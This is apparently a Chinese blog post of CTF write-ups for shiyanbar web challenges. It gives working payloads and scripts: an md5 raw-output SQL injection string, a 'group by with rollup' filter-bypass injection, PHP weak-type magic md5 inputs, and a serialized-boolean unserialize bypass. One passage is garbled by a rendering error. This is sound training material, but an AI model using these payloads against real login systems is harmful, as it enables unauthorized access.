实验吧writeup

原创


飞鱼的企鹅 于 2020-01-04 10:50:52 发布 164 收藏

分类专栏： 渗透测试 文章标签： 安全 经验分享

本文链接：https://blog.csdn.net/qq_41954384/article/details/103830699

后台登陆

进入链接



查看页面源代码，发现如下所示

```
<!-- $password=$_POST['password'];
$sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
$result=mysqli_query($link,$sql);
    if(mysqli_num_rows($result)>0){
        echo 'flag is :'.$flag;
    }
    else{
        echo '密码错误!';
    } -->
```


下面这一行代码是执行上面的sql语句并将结果赋值给result

```
$result=mysqli_query($link,$sql);
```

如果result的结果大于0

```
if(mysqli_num_rows($result)>0)
```

这里用到了MD5的一个md5($string$,$true$)的漏洞$md5$(string,raw) raw可选，默认为false

true：返回16字符2进制格式(并不是普通的二进制0和1，而是类似**'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c**的形式)

false：返回32字符16进制格式

所以说，现在要找到编码过后是'or' 6这样的字符串


然鹅，重点来了，答案就在URL里面哦

ffifdyop

暗藏玄机，以后碰到这样的题目，要试试URL能不能行啊！

因缺思汀的绕过

又是让填账号和密码的题目



查看源代码，发现端倪

```
</form><br/><!--source: source.txt-->
```

进入提示的网页，主要代码如下

```
function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
    die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
    print "一颗赛艇！";
}
mysql_close($con);
?>
```


主要有这三部分需要注意的地方

（1）在第一层的filter里面就过滤了常用的SQL关键词，所以常规的SQL 注入就不行了。如果输入了filter里面的语句，网页返回“水可载舟，亦可赛艇！”

（2）第二点是那条查询语句，正是可以注入的地方，可用单引号闭合的方法来解题

（3）限制从数据库返回的数据必须是一行，在满足第一层条件的情况下可以使用 limit 的返回来确定数据库中总共有几行数据。


它的查询语句是 select * from interest where uname = '{KaTeX parse error: Expected 'EOF', got '}' at position 15: _POST['uname']}'于是构造：`1' or 1…key['pwd'] == $_POST['pwd'])这一行代码

这是一条if判断语句，只要返回结果为TRUE就可以接着运行下面的语句

这时候用到了group by with rollup来绕过，group by with rollup会在统计后的产生一条null信息，然后在pwd里不写值，if就为true了。

原理如下

原理如下



原先的表中并没有admin NULL这一行，但是使用了group by with rollup查询数据的时候就会多出NULL这一行，所以我们就可以构造语句找出值为NULL的那一行当作payload

payload如下

```
1' or 1 group by with rollup limit 1 offset 2#
```

这里解释一下limit 1 offset 2的意思是从第二条数据开始取出一条数据。limit后面跟的是1条数据，offset后面跟的是从第二条开始读取。

而且，代码里的查询语句是根据uname来查找的，所以提交payload时只需要提交第一行的就可以了。

天下武功唯快不破

打开题目链接显示

There is no martial art is indefectible, while the fastest speed is the only way for long success.
>>>>>>----You must do it as fast as you can!----<<<<<<

首先需要先查看网页上是否留下了什么线索，果然F12查看器找到了线索

```
<br>
<!--please post what you find with parameter:key-->
<script charset="utf-8" async="true" src="https://cool.oeebee.com/i
```

并且在“网络”（F12）里找到了FLAG

FLAG: UDBTVF9USElTX1QwX0NINE5HRV9GTDRHOmFpQk05VXFMWA==

很自然的就想到了base64解码，解码结果如下

P0ST_THIS_T0_CH4NGE_FL4G:aiBM9UqLX

结合上面的提示信息，我们把解码结果post上去，发现没有任何反应

然后就想到了以前在bugku上面见过一道类似的题目，发现这道题需要写一个简单的脚本下面上脚本

```
import requests
import base64
url = "http://ctf5.shiyanbar.com/web/10/10.php"
r = requests.post(url)#用requests的post方法代替Session的连接
flag = r.headers["FLAG"]#获取响应头中的FLAG
flag = base64.b64decode(flag).decode().split(":")[1]#分理出有效的信息
post = {'key':flag}#构造POST请求体
r = requests.post(url,data=post)#POST方式发送数据
print(r.text)
```

结果如下

```
========== RESTART:
==
CTF{YOU_4R3_1NCR3D1BL3_F4ST!}
>>>
```

这道题主要考的是写代码的能力，还有你的思路够不够清晰，这道题没懂？不慌，还有下一题！

速度要快

这道题目跟上一道题目有异曲同工之妙，主要思路是一样的，还是来看一下代码的处理(与上一题的解题方法有所不同，两种方法都可以解题)

```
import requests
import base64
url = "http://123.206.87.240:8002/web6/"
#r = requests.post(url)
s = requests.Session()
#flag = r.headers["FLAG"]
flag = s.get(url).headers['flag']
flag = base64.b64decode(flag).decode().split()[1]#以空格为分界
flag = base64.b64decode(flag)#再一次解码
post = {'margin':flag}
#r = requests.post(url,data=post)
r = s.post(url,data=post)
print(r.text)
```

天网管理系统

这是一道关于序列化与反序列化漏洞的题目。

天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名: admin

密码: admin

登入系统

登入系统

打开题目，点击登入系统发现页面没有发生变化，查看页面源代码，可以看到一段被注释掉的信息

```
<td><input type="submit" value="登入系统"</td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```

大概意思是，传入的username经过MD5加密后的值为0，这就涉及到了PHP弱类型了，在某些情况下，PHP会把类数值数据（如含有数字的字符串等）转换成数值处理，== 运算符就是其中之一。在使用 == 运算符对两个字符串进行松散比较时，PHP会把类数值的字符串转换为数值进行比较，如果参数是字符串，则返回字符串中第一个不是数字的字符之前的数字串所代表的整数值。比如: '3' == '3ascasd'结果为true。因此只要找到一个字串加密后第一个字符为0即可，这里提供几个：
240610708，aabg7XSs，aabC9RqS

天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名: 240610708

密码: admin

登入系统

/user.php?fame=hjkleffifer

又给出了新的地址/user.php?fame=hjkleffifer
访问发现了一段代码

```
$unserialize_str = $_POST['password']; $data_unserialize = unserialize($unserialize_str); if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???') { print_r($flag); } 伟大的科学家php方i
道：成也布尔，败也布尔。回去吧骚年
```

这次要修改的东西是password，代码的意思是把post提交的password值经过反序列化得到一个数组，要求数组里的user和pass都等于'？？？'的时候打印出flag。但是怎么让这个条件符合呢？后面有一个提示：成也布尔，败也布尔，bool类型的true跟任意字符串可以弱类型相等，因此可以构造bool类型的序列化数据，无论比较的值是什么，结果都为true
因此，可以写一个简单的序列化的代码

```
1  <?php
2  $test = array("user" =>true ,"pass"=>true );
```

```
$stets = serialize($test);
echo $stets."\n";
?>
```

运行输出结果就可以作为password上传了
这道题目考验了审计代码的能力，要先能够看得懂代码是什么意思，然后再找其中的漏洞

NSCTF web200

这道题纯考察了看代码的能力，里面有几个php的函数

通过tips可以看出来这道题需要写一个解密的代码，下面分析一下代码里的几个函数
**strrev()□*这是php的字符串逆置函数，把字符串逆序。例：

```
strrev(hello)==>输出 olleh
```

**substr()□*这是php的截取字符串的函数

```
substr(string,start,length)
string和start是必须的参数，start表示从指定位数开始向后取
substr("hello world",6)==>输出 world
substr("hello world",1,8)==>输出 ello wor
```

**chr()□*返回字符的Acsii码
**ord()□*输入整型数，返回字符
"."在php中表示连接符，将两个字符串进行连接

题目是让我们decode，那就把题目中的操作逆序操作一下就好了
代码如下

```
<?php
$code = "a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
$code = str_rot13($code);
$code = strrev($code);
$code = base64_decode($code);
$flag = "";
for($x=0;$x<strlen($code);$x++)
{
 $t = substr($code, $x,1);
 $t1 = ord($t) - 1;
 $t = chr($t1);
 $flag = $flag.$t;
}
$flag = strrev($flag);
echo $flag;
?>
```

运行即可以输出flag。